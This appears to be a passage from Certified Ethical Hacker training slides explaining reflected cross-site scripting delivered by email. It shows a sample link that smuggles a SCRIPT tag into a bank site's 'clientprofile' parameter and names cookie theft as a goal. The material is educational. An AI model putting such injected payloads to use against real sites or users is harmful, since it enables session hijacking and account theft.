
CEH
Certified Ethical Hacker



- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:


```
<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
```
- When the user clicks on the link, the URL is sent to bank.com with the malicious code
- The legitimate server hosting bank.com website sends a page back to the user including the value of `clientprofile`, and the malicious code is executed on the client machine

XSS Example: Attack via Email




XSS Example: Stealing Users' Cookies

CEH
Certified Ethical Hacker



